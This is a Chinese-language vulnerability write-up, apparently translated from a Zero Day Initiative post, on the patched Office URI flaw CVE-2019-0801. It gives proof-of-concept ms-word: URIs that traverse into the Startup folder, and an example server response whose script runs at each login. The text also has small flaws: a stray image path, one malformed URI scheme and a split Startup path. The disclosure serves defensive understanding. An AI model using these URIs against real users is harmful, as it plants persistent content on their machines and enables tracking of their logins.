CVE-2019-0801：微软Office URI超链接漏洞

Pinging / 2019-10-10 09:07:42 / 浏览数 3484 安全技术 漏洞分析 顶(0) 踩(0)

2018年12月，我们收到了来自Andrea Micalizzi关于Microsoft
Office漏洞的报告，他是我们的漏洞发现者常客。该补丁已于今年四月修补为CVE-2019-0801，此稿将此漏洞完整的分享给读者。

关于Microsoft Office的一个不常引起注意的地方是，在安装时，它会注册各种URI方案的处理程序。通常，这些URI方案可用于从浏览器启动Office应用程序。


```
ms-word:ofe|u|<argument>
ms-excel:ofe|u|<argument>
ms-powerpoint:ofe|u|<argument>
```

命令of指示浏览器打开Office文档进行编辑。还有一个命令v，意思是"打开文档进行查看"，它的工作方式相同。
在任何一种情况下，<arguments>是一个引用要打开的Office文档的URI。 通常，这是从Web服务器获取文档的http:或https:URI。

例如，导航到以下URI将打开从example.com检索的Word文档：

```
msword:ofe|u|http://example.com/SomePath/SomeDoc.docx
```

从Web浏览器导航时，浏览器将首先警告打开了外部程序。 例如，在Internet Explorer上，警告如下所示：



如果用户允许操作继续进行，则Microsoft Word将启动。 Microsoft
Word将从指定的网站检索文档，将其以随机名称保存在名为%LOCALAPPDATA%\Temp\OICE_16_974FA576_32C1D314_xxxx\\
的临时文件夹中的文件中，其中xxxx是四个随机十六进制数字，然后继续打开文档进行编辑。

使我们感兴趣的是发生了一些其他文件活动。除了如上所述保存文档的临时副本外，Office应用程序还将通过创建两个链接文件来将文档记录为用户最近打开的文档之一，如
由于文档的原件是Internet位置，因此在这种情况下，Office将创建Internet快捷方式（.url）文件：

```
[InternetShortcut]
URL= http://example.com/SomePath/SomeDoc.docx

Contents of C:\Users\<username>\AppData\Roaming\Microsoft\Office\Recent\SomeDoc.docx.url

[InternetShortcut]
URL= http://example.com/SomePath/

Contents of C:\Users\<username>\AppData\Roaming\Microsoft\Office\Recent\SomePath on example.com.url
```

如我们所见，这些文件中的第一个是到Internet上文档位置的快捷方式，第二个是到该位置的路径的快捷方式。 每个.url文件都有一个描述性名称。
例如，上面显示的第一个文件名为SomeDoc.docx.url。

当原始URL包含文件名后的查询字符串时，就会出现问题。 在这种情况下，当Microsoft
Office为指向该文档的.url文件建立名称时，它将尝试将整个查询字符串合并到快捷方式文件名中。 例如，如果用户导航到该URI：

```
ms-word:ofe|u|http://example.com/SomePath/SomeDoc.docx?hmm
```

然后Office将尝试创建文件`C:\Users\<username>\AppData\Roaming\Microsoft\Office\Recent\SomeDoc.docx?hmm.url.`。
这会发生错误，因为Windows不允许出现文件名中的字符。

嗯，但是如果我们在查询字符串中放入一些目录遍历字符，该怎么办：

```
ms-word:ofe|u|http://example.com/SomePath/SomeDoc.docx?hmm/../blah
```

在这种情况下，Microsoft
Office组装的路径为`C:\Users\<username>\AppData\Roaming\Microsoft\Office\Recent\SomeDoc.docx?hmm\..\blah.url`。
这样会成功执行，因为遍历目录会取消无效的路径元素`SomeDoc.docx?hmm`。
创建的最终文件将是`C:\Users\<username>\AppData\Roaming\Microsoft\Office\Recent\blah.url`。

现在可以进行目录遍历了，此时我们有了将文件放置在错误位置的附加功能。而此时造成严重危害的地方是`C:\Users\<username>\AppData\Roaming\Microsoft\Wi`
`Menu\Programs\Startup`，因为每次用户登录时，该文件夹中保存的所有内容都会自动启动。
到达该位置，我们只需要提供两级目录遍历即可到达`C:\Users\<username>\AppData\Roaming\Microsoft`目录，然后提供路径的其余部分：

```
ms-word:ofe|u|http://example.com/SomePath/SomeDoc.docx?\..\..\..\Windows\Start Menu\Programs\Startup\w00t
```

此时将创建文件`C:\Users\<username>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\w00t.url`。
然后，该快捷方式文件将在用户每次登录时启动。然而攻击者甚至不需要获取受害者的Windows用户名即可构建此路径。
相反，攻击者可以搭载Office提供的基本路径，该路径通常已经包含必需的根`C:\Users\<username>\`

漏洞危害

此漏洞的最终影响尚不清楚。 从表面上看，影响似乎很小。
在用户的“启动”文件夹中创建的.url文件将在每次后续登录时启动，但该.url文件仅指向最初加载的原始Office文档。

不过，我仔细检查了一下情况，发现即使每次登录时请求的URI都将与用于检索原始文档的URI相同，但这并不意味着攻击者的服务器提供的内容必须相同 。
实际上，这里丝毫没有限制攻击者的服务器响应Office文档的问题。
即使URL中的“扩展名”可能显示为docx，服务器仍然可以自由地以攻击者希望的任何Content-type进行响应。 例如，攻击者可以使用HTML文档进行响应：

```
GET /SomePath/SomeDoc.docx?\..\..\..\Windows\Start%20Menu\Programs\Startup\w00t HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: example.com
DNT: 1
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/2.7.13
Date: Mon, 16 Sep 2019 19:44:01 GMT
Content-type: text/html
Content-Length: 35
Last-Modified: Mon, 16 Sep 2019 19:21:45 GMT

<script>
    alert("ha!");
</script>
```


每次用户登录时，都会呈现HTML文档及其包含的脚本。此功能最直接的应用是用于广告软件和恐吓软件。
但是，也许更隐蔽地是，攻击者获得了在受害者每次登录时实时得到通知的功能。为了避免引起怀疑，可以使用重定向到诸如`about:blank`之类的页面。

结论

Microsoft在4月发行的版本中修复了该错误，当时，他们给予了它最高的漏洞指数等级。无论是经验丰富还是经验不足的攻击者，都可能使用这种性质的漏洞。

■■■■■■■■■■https://www.zerodayinitiative.com/blog/2019/9/24/cve-2019-0801-microsoft-office-uri-hyperlink-hijinks

点击收藏 | 1 关注 | 1

上一篇：浅谈 ThinkPHP 中的注入 下一篇：泽少个人渗透系统 7.0版 - 正式发布

1. 0 条回复

- 动动手指，沙发就是你的了！